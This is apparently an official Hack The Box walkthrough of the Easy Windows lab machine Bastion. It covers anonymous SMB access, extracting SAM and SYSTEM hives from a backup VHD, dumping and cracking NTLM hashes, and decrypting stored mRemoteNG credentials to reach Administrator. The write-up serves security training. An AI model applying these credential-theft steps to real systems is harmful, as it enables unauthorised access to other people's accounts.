Hack The Box
PEN-TESTING LABS

Bastion

20th May 2019 / Document No D19.100.36

Prepared By: MinatoTW

Machine Author: l4mpje

Difficulty: Easy

Classification: Official

SYNOPSIS

Bastion is an Easy level WIndows box which contains a VHD (Virtual Hard Disk) image from which credentials can be extracted. After logging in, the software MRemoteNG is found to be installed which stores passwords insecurely, and from which credentials can be extracted.

Skills Required

- Enumeration

Skills Learned

- Extracting passwords from SAM
- Exploiting MRemoteNG

ENUMERATION


NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.134 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV -T4 10.10.10.134
```

SMB

Let's check if there are any open shares on SMB using null bind.

```
smbclient -N -L //10.10.10.134
```




```
root@Ubuntu:~/Documents/HTB/Bastion# smbclient -N -L //10.10.10.134

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
```

We notice a share named Backups which isn't common. Let's check its contents.

```
smbclient -N //10.10.10.134/Backups
```

Among other files we find a VHD file in the backup folder.




```
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                   D        0  Fri Feb 22 18:15:32 2019
  ..                                  D        0  Fri Feb 22 18:15:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd      A 37761024  Fri Feb 22 18:14:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd      A 5418299392  Fri Feb 22 18:15:32 2019
  BackupSpecs.xml                     A     1186  Fri Feb 22 18:15:32 2019
```

VHD files are backups of the filesystem of Physical or Virtual machines. As the file size is considerably large we'll have to shift to Windows to browse it remotely.


INSPECTING THE VHD

On a Windows VM establish a VPN connection and connect to the share. Make sure you have 7-zip installed.



\\10.10.10.134\Backups

Navigate to the VHD file > Right click > 7 zip and click open here. The process could take a while to complete.




Network > 10.10.10.134 > Backups > WindowsImageBackup > L4mpje-PC > Backup 2019-02-22 124351

Name	Date modified	Type	Size
9b9cfbc3-369e-11e9-a17c-806e6f6e6963	2/22/2019 6:14 PM	Hard Disk Image F...	36,876 KB
9b9cfbc4-369e-11e9-a17c-806e6f6e6963	2/22/2019 6:15 PM	Hard Disk Image F...	5,291,308 KB
BackupSpecs	PM	XML Document	2 KB
cd113385-65f			
cd113385-65f			
cd113385-65f			
cd113385-65f			

The SAM (Security Account Manager) file on Windows is used as a database to store the hashes for the users on Windows. We can extract hashes from it and attempt to crack them.

To crack the DB we need the SAM and SYSTEM hives. They are located at C:\WIndows\System32\config\SAM and C:\Windows\System32\config\SYSTEM. Once the archive opens navigate to the config folder.




\\10.10.10.134\Backups\WindowsImageBackup\L4mpje-PC\Backup 2

Name	Size	Packed Size	Modified
SAM	262 144	262 144	2019-02-2
SAM.LOG	1 024	4 096	2011-04-1
SAM.LOG1	21 504	24 576	2019-02-2
SAM.LOG2	0	0	2009-07-1
SECURITY	262 144	262 144	2019-02-2
SECURITY.LOG	1 024	4 096	2011-04-1
SECURITY.LOG1	21 504	24 576	2019-02-2
SECURITY.LOG2	0	0	2009-07-1
SOFTWARE	24 117 248	24 117 248	2019-02-2
SOFTWARE.LOG	1 024	4 096	2011-04-1
SOFTWARE.LOG1	262 144	1 835 008	2019-02-2
SOFTWARE.LOG2	0	0	2009-07-1
SYSTEM	9 699 328	9 699 328	2019-02-2
SYSTEM.LOG	1 024	4 096	2011-04-1


Right-click on the SAM and SYSTEM files > Copy to > Select a location on local disk and then copy it. Once it's copied transfer the files to Linux and crack them using samdump2.

```
samdump2 SYSTEM SAM
```



```
root@Ubuntu:~/Documents/HTB/Bastion# samdump2 SYSTEM SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
root@Ubuntu:~/Documents/HTB/Bastion# 
```

We obtained the NTLM hash for user l4mpje and the other disabled accounts. Let's copy the NT hash to a file and crack on HashKiller.



Cracker Results:


```
26112010952d963c8dc4217daec986d9 NTLM bureaulampje
```

The hash is cracked as bureaulampje.

FOOTHOLD


Using the credentials l4mpje / bureaulampje we can now login via SSH.

```
ssh l4mpje@10.10.10.134 # password : bureaulampje
```



```
PS C:\Users> ssh l4mpje@10.10.10.134
l4mpje@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>
```

We can now read the flag on the Desktop.




```
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.433.447.424 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

PRIVILEGE ESCALATION

ENUMERATION

Let's enumerate the installed programs on the box.


```
cd C:\Progra~2
dir
cd mRemoteNG
```



```
l4mpje@BASTION C:\Program Files (x86)\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Program Files (x86)\mRemoteNG

22-02-2019  15:01    <DIR>          .
22-02-2019  15:01    <DIR>          ..
18-10-2018  23:31            36.208 ADTree.dll
18-10-2018  23:31           346.992 AxInterop.MSTSCLib.dll
18-10-2018  23:31            83.824 AxInterop.WFICALib.dll
18-10-2018  23:31         2.243.440 BouncyCastle.Crypto.dll
18-10-2018  23:30            71.022 Changelog.txt
```

We find mRemoteNG to be installed. A quick google search about it says that it's a remote connection manager and stores credentials too.

Looking at the changelog.txt we that the version is 1.76.11.




```
l4mpje@BASTION C:\Program Files (x86)\mRemoteNG>type Changelog.txt
1.76.11 (2018-10-18):

Fixes:
------
#1139: Feature "Reconnect to previously opened sessions" not working
#1136: Putty window not maximized


1.76.10 (2018-10-07):
```

According to the article, http://hackersvanguard.com/mremoteng-insecure-password-storage/

mRemoteNG uses insecure storage methods making is vulnerable to credential disclosure. From the changelog.txt we know that the fix wasn't made in the older versions. So we can possibly decrypt the credentials.

We can decrypt them using the program, first download it from https://mremoteng.org/download and then grab then configuration file.


The software stores it's configuration in C:\Users\UserName\AppData\Roaming\mRemoteNG in the file confCons.xml. Let's check it out.



```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
```


We see that the file does exist. Let's transfer it using SCP.

```
scp
l4mpje@10.10.10.134:\users\l4mpje\AppData\Roaming\mRemoteNG\confCons.xml
confCons.xml
```



```
PS C:\Users> scp l4mpje@10.10.10.134:\users\l4mpje\AppData\Roaming\mRemoteNG\confCons.xml confCons.xml
l4mpje@10.10.10.134's password:
confCons.xml                                                                100% 6316    15.2KB/s   00:0
PS C:\Users> _
```

Now open up the application and Right Click on Connections, then select import then select "Import from File".



mRemoteNG requires an update


nstalled version: 1.76.11.40527
Latest version: 1.76.20.24615

ge Log:
6.20 (2019-04-12):
es:

401: Connections corrupted when importing RDC Manag
374: Vertical Scroll Bar missing in PuTTYNG after 0.70.0.1 &


Now navigate to the confCons.xml file and import it. Once it's imported go to Tools > External Tools. Then right-click in the white space and choose New External Tool. Next, in the External Tools Properties, fill in a Display Name, Filename and some arguments, with Password lookup,

```
cmd /k echo "password %password%"
```




Display Name	Filename	Arguments	Working directory	Wait For Exit	Try to integrate	Run elevate	Show on toolbar column
New External Tool	cmd	/k echo password: %password%		□	□	□	☑

Now right click on DC and click on Tools > New External Tool name.



Display Name	Filename	Arguments
New External Tool	cmd	/k echo password: %


A prompt should appear above which the password is echoed.



C:\Windows\System32\cmd.exe

```
password: thXLHM96BeKL0ER2

C:\Program Files (x86)\mRemoteNG>
```

We obtain the password as thXLHM96BeKL0ER2. We can now SSH in as the Administrator.



```
PS C:\Users> ssh administrator@10.10.10.134
administrator@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator\Desktop

23-02-2019  10:40    <DIR>          .
23-02-2019  10:40    <DIR>          ..
23-02-2019  10:07                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.432.640.512 bytes free

administrator@BASTION C:\Users\Administrator>
```

And we have a shell as administrator.